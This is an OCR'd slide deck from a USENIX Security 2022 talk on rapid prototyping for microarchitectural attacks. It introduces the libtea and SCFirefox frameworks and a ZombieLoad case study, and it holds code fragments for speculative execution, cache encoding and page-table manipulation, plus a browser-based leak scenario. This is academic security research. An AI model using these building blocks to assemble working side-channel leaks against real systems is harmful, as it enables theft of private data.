Rapid Prototyping for Microarchitectural Attacks

USENIX Security Symposium 2022

Catherine Easdon
Dynatrace Research & Graz University of Technology

Michael Schwarz
CISPA Helmholtz Center for Information Security

Martin Schwarzl
Graz University of Technology

Daniel Gruss
Graz University of Technology

Motivation

```
#define pointer_chaser
*((uintptr_t*) ********(uintptr_t********)chase_me[8])

#define speculation_end(label)
asm goto("jmp %l0" : : : "memory" : label);
label##_retp: asm goto("lea %l0(%%rip), %%rax\nmovq %%rax,(%%rsp)\nret\n" : :
    : "memory", "rax" : label);
label: asm volatile("nop");

//try to get JIT to use shl instead of imul
index = (((index << 12)|0) & (32*1024*1024-1))|0;

// try to trigger collision in PHT
if(temp[0] < 1024) temp[0] ^= arg;
if(temp[0] < 1024) temp[0] ^= arg;
// repeat *100(ish)
```

Motivation

- Microarchitectural attacks are complex to implement

Motivation

- Microarchitectural attacks are complex to implement
- This slows progress in attack research and is a barrier to entry

Motivation

- Microarchitectural attacks are complex to implement
- This slows progress in attack research and is a barrier to entry
- It makes teaching microarchitectural security challenging

Motivation

- Microarchitectural attacks are complex to implement
- This slows progress in attack research and is a barrier to entry
- It makes teaching microarchitectural security challenging
- It increases the risk that attack mitigations are incomplete

Motivation

- What does the attack development process look like in these three contexts: research, teaching, and mitigation?

Motivation

- What does the attack development process look like in these three contexts: research, teaching, and mitigation?
- How similar are they?

Motivation

- What does the attack development process look like in these three contexts: research, teaching, and mitigation?
- How similar are they?
- Could we facilitate the development process for all three?

Systematization

Methodology

Literature Review

All top 4 papers
2015-20

Expert Interviews

8 academia
8 industry

User Study

28 graduate students

Research Topics

Attack Building Blocks

Microarchitectural Control

Languages and Tooling

Development Process

Key Insights

- *Evolutionary prototyping* (5/10 interviewees) vs. *throwaway prototyping*

Key Insights

- *Evolutionary prototyping* (5/10 interviewees) vs. *throwaway prototyping*
- Always begin in C/ASM for maximum control

Key Insights

- *Evolutionary prototyping* (5/10 interviewees) vs. *throwaway prototyping*
- Always begin in C/ASM for maximum control
- Custom drivers or a custom OS often required for privileged building blocks

Key Insights

- *Evolutionary prototyping* (5/10 interviewees) vs. *throwaway prototyping*
- Always begin in C/ASM for maximum control
- Custom drivers or a custom OS often required for privileged building blocks
- PoCs can be powerful communication tools, but complexity makes them less effective

Frameworks

libtea

Cross-platform attack development API

libtea

Cross-platform attack development API

- 142 functions for common attack building blocks

libtea

Cross-platform attack development API

- 142 functions for common attack building blocks
- Linux, Windows, Android (x86, AArch64, limited PPC64)

libtea

Cross-platform attack development API


- 142 functions for common attack building blocks
- Linux, Windows, Android (x86, AArch64, limited PPC64)
- Single C header with supporting kernel driver

libtea

Cross-platform attack development API


- 142 functions for common attack building blocks
- Linux, Windows, Android (x86, AArch64, limited PPC64)
- Single C header with supporting kernel driver
- Builds upon the PTEditor and SGX-Step frameworks

SCFirefox




- Provides *libtea* cache and paging functions in JS

SCFirefox




- Provides *libtea* cache and paging functions in JS
- Available in the Spidermonkey shell and directly in the browser

SCFirefox




- Provides *libtea* cache and paging functions in JS
- Available in the Spidermonkey shell and directly in the browser
- Limitation: overhead from the JSAPI wrapper

Rapid Prototyping




Case Study: Zombieload.js

ZombieLoad




- Sample data from the line fill buffers [Sch+19b]

ZombieLoad




- Sample data from the line fill buffers [Sch+19b]
- Triggered by a 'zombie load' that faults and triggers a microcode assist

ZombieLoad




- Sample data from the line fill buffers [Sch+19b]
- Triggered by a ‘zombie load’ that faults and triggers a microcode assist
- Data is transiently returned - but not the data we tried to access!

CPU Microarchitecture




[Sch19]

Case Study: zombieload.js



For ZombieLoad variant 3, we need four building blocks:


Case Study: zombieload.js



For ZombieLoad variant 3, we need four building blocks:

1. Two mappings for the same physical address


Case Study: zombieload.js



For ZombieLoad variant 3, we need four building blocks:

1. Two mappings for the same physical address
2. Accessed bit cleared on one mapping to trigger a microcode assist


Case Study: zombieload.js



For ZombieLoad variant 3, we need four building blocks:

1. Two mappings for the same physical address
2. Accessed bit cleared on one mapping to trigger a microcode assist
3. A way to flush the other mapping at the same time

Case Study: zombieload.js



For ZombieLoad variant 3, we need four building blocks:


1. Two mappings for the same physical address
2. Accessed bit cleared on one mapping to trigger a microcode assist
3. A way to flush the other mapping at the same time
4. A way to transiently encode and recover the leaked data

ZombieLoad v3 with libtea

```
libtea_instance* instance = libtea_init(); libtea_pin_to_core(0,3);
libtea_calibrate_flush_reload(instance);
char* map1 = libtea_open_shared_memory(4096, NULL); memset(map1, "1", 4096);
char* map2 = libtea_remap_address(instance, (size_t) map1, LIBTEA_PAGE, 4096,
    LIBTEA_READ_WRITE, true);
libtea_clear_addr_page_bit(instance, map2, 0, LIBTEA_PAGE_BIT_ACCESSED);

while (true) {
  libtea_flush(map1);
  libtea_speculation_start(spec);
    libtea_access(0);
    libtea_cache_encode(instance, map2[0]*4096);
  libtea_speculation_end(spec);
  libtea_cache_decode_histogram_iteration(instance,true,true,0,"A","Z",hist);
}
```

ZombieLoad v3 with libtea




```
libtea_page_entry p = libtea_resolve_addr(instance,
     map1, 0);
libtea_print_page_entry(p.pte);
libtea_page_entry p2 = libtea_resolve_addr(instance,
      map2, 0);
libtea_print_page_entry(p2.pte);
```

```
+--+----------+-+-+-+-+-+-+-+-+--+--+-+-+-+
|NX| PFN      |H|?|?|?|G|S|D|A|UC|WT|U|W|P|
| 1| 0x30113d |1|0|0|0|0|0|1|1| 0| 0|1|1|1|
+--+----------+-+-+-+-+-+-+-+-+--+--+-+-+-+
+--+----------+-+-+-+-+-+-+-+-+--+--+-+-+-+
|NX| PFN      |H|?|?|?|G|S|D|A|UC|WT|U|W|P|
| 1| 0x30113d |1|0|0|1|0|0|0|0| 0| 0|1|1|1|
+--+----------+-+-+-+-+-+-+-+-+--+--+-+-+-+
```

Leakage! We see that the sibling hyperthread (core 7) is loading ‘X’.

Prototyping with libtea

- Memory deduplication provides shared mappings and clears the accessed bit for us ✓

Prototyping with libtea

- Memory deduplication provides shared mappings and clears the accessed bit for us ✓
- Can we leak without a flush?

Prototyping with libtea

- Memory deduplication provides shared mappings and clears the accessed bit for us ✓
- Can we leak without a flush?

Discovery

`clflush` is not needed - a speculative access of `map1` induces a cache-line conflict, making ZombieLoad feasible in a sandbox ϟ

Prototyping with SCFirefox

```
SCFirefox.init();
SCFirefox.pin_to_core(3);
SCFirefox.calibrate_flush_reload();
SCFirefox.scfirefox_memset(map1, '0',
    4096);
var map1 = SCFirefox.open_shared_memory
    (4096);
var map2 = (map1, 4096, SCFirefox.
    PROT_WRITE);
SCFirefox.clear_addr_page_bit(SCFirefox
    .get_virtual_addr(map2), 0,
    SCFirefox.PAGE_BIT_ACCESSED);
```

- *SCFirefox* lets us quickly port our native code and begin replacing each building block

Prototyping with SCFirefox

```
SCFirefox.init();
SCFirefox.pin_to_core(3);
SCFirefox.calibrate_flush_reload();
SCFirefox.scfirefox_memset(map1, '0',
    4096);
var map1 = SCFirefox.open_shared_memory
    (4096);
var map2 = (map1, 4096, SCFirefox.
    PROT_WRITE);
SCFirefox.clear_addr_page_bit(SCFirefox
    .get_virtual_addr(map2), 0,
    SCFirefox.PAGE_BIT_ACCESSED);
```

- *SCFirefox* lets us quickly port our native code and begin replacing each building block
- But JSAPI overhead means core attack code must still be in pure JS/WASM

Prototyping with SCFirefox

```
SCFirefox.init();
SCFirefox.pin_to_core(3);
SCFirefox.calibrate_flush_reload();
SCFirefox.scfirefox_memset(map1, '0',
    4096);
var map1 = SCFirefox.open_shared_memory
    (4096);
var map2 = (map1, 4096, SCFirefox.
    PROT_WRITE);
SCFirefox.clear_addr_page_bit(SCFirefox
    .get_virtual_addr(map2), 0,
    SCFirefox.PAGE_BIT_ACCESSED);
```

- *SCFirefox* lets us quickly port our native code and begin replacing each building block
- But JSAPI overhead means core attack code must still be in pure JS/WASM
  - Spectre v1 gadget

Prototyping with SCFirefox

```
SCFirefox.init();
SCFirefox.pin_to_core(3);
SCFirefox.calibrate_flush_reload();
SCFirefox.scfirefox_memset(map1, '0',
    4096);
var map1 = SCFirefox.open_shared_memory
    (4096);
var map2 = (map1, 4096, SCFirefox.
    PROT_WRITE);
SCFirefox.clear_addr_page_bit(SCFirefox
    .get_virtual_addr(map2), 0,
    SCFirefox.PAGE_BIT_ACCESSED);
```

- *SCFirefox* lets us quickly port our native code and begin replacing each building block
- But JSAPI overhead means core attack code must still be in pure JS/WASM
  - Spectre v1 gadget
  - WASM timer thread

Prototyping with SCFirefox

```
SCFirefox.init();
SCFirefox.pin_to_core(3);
SCFirefox.calibrate_flush_reload();
SCFirefox.scfirefox_memset(map1, '0',
    4096);
var map1 = SCFirefox.open_shared_memory
    (4096);
var map2 = (map1, 4096, SCFirefox.
    PROT_WRITE);
SCFirefox.clear_addr_page_bit(SCFirefox
    .get_virtual_addr(map2), 0,
    SCFirefox.PAGE_BIT_ACCESSED);
```

- *SCFirefox* lets us quickly port our native code and begin replacing each building block
- But JSAPI overhead means core attack code must still be in pure JS/WASM
  - Spectre v1 gadget
  - WASM timer thread
  - Evict+Reload covert channel

Attack PoC

- Attack scenario: trick victim into opening a link and reading or leaving the tab idle for > 5 minutes

Attack PoC

- Attack scenario: trick victim into opening a link and reading or leaving the tab idle for > 5 minutes
- Leak 1.48 B/s with 88.8% accuracy

Attack PoC

- Attack scenario: trick victim into opening a link and reading or leaving the tab idle for > 5 minutes
- Leak 1.48 B/s with 88.8% accuracy
- Comparable to RIDL PoC (1B/s) [Sch+19a]

Attack PoC

- Attack scenario: trick victim into opening a link and reading or leaving the tab idle for > 5 minutes
- Leak 1.48 B/s with 88.8% accuracy
- Comparable to RIDL PoC (1B/s) [Sch+19a]
- But: need to reliably be on the same core

Summary

- First step towards establishing a methodology and tooling for microarchitectural attack development

Summary

- First step towards establishing a methodology and tooling for microarchitectural attack development
- Facilitate attack development and communication by tackling PoC complexity

Summary

- First step towards establishing a methodology and tooling for microarchitectural attack development
- Facilitate attack development and communication by tackling PoC complexity
- *libtea* and *SCFirefox* are available on Github at `https://github.com/libtea/frameworks` - contributions welcomed!

Any questions?

Acknowledgements

We would like to thank Martin Deixelberger, Moritz Lipp, Claudio Canella, Jo van Bulck, Christopher Fletcher, our expert interviewees, and our user study participants for their contributions to this project.

This work was supported by generous gifts from Red Hat, Arm, Amazon, and Cloudflare. All research findings and opinions are those of the authors and do not necessarily reflect the views of the funding parties or of the authors' affiliations.

SCFirefox is not officially associated with Mozilla or its products.

References

[Sch+19a] S. van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida. RIDL: Rogue In-flight Data Load. In: IEEE S&P. 2019.

[Sch+19b] M. Schwarz, M. Lipp, D. Moghimi, J. Van Bulck, J. Stecklina, T. Prescher, and D. Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In: CCS. 2019.

[Sch19] S. van Schaik. Intel Skylake Microarchitectural Diagram. 2019. URL: https://mdsattacks.com/images/skylake-color.svg.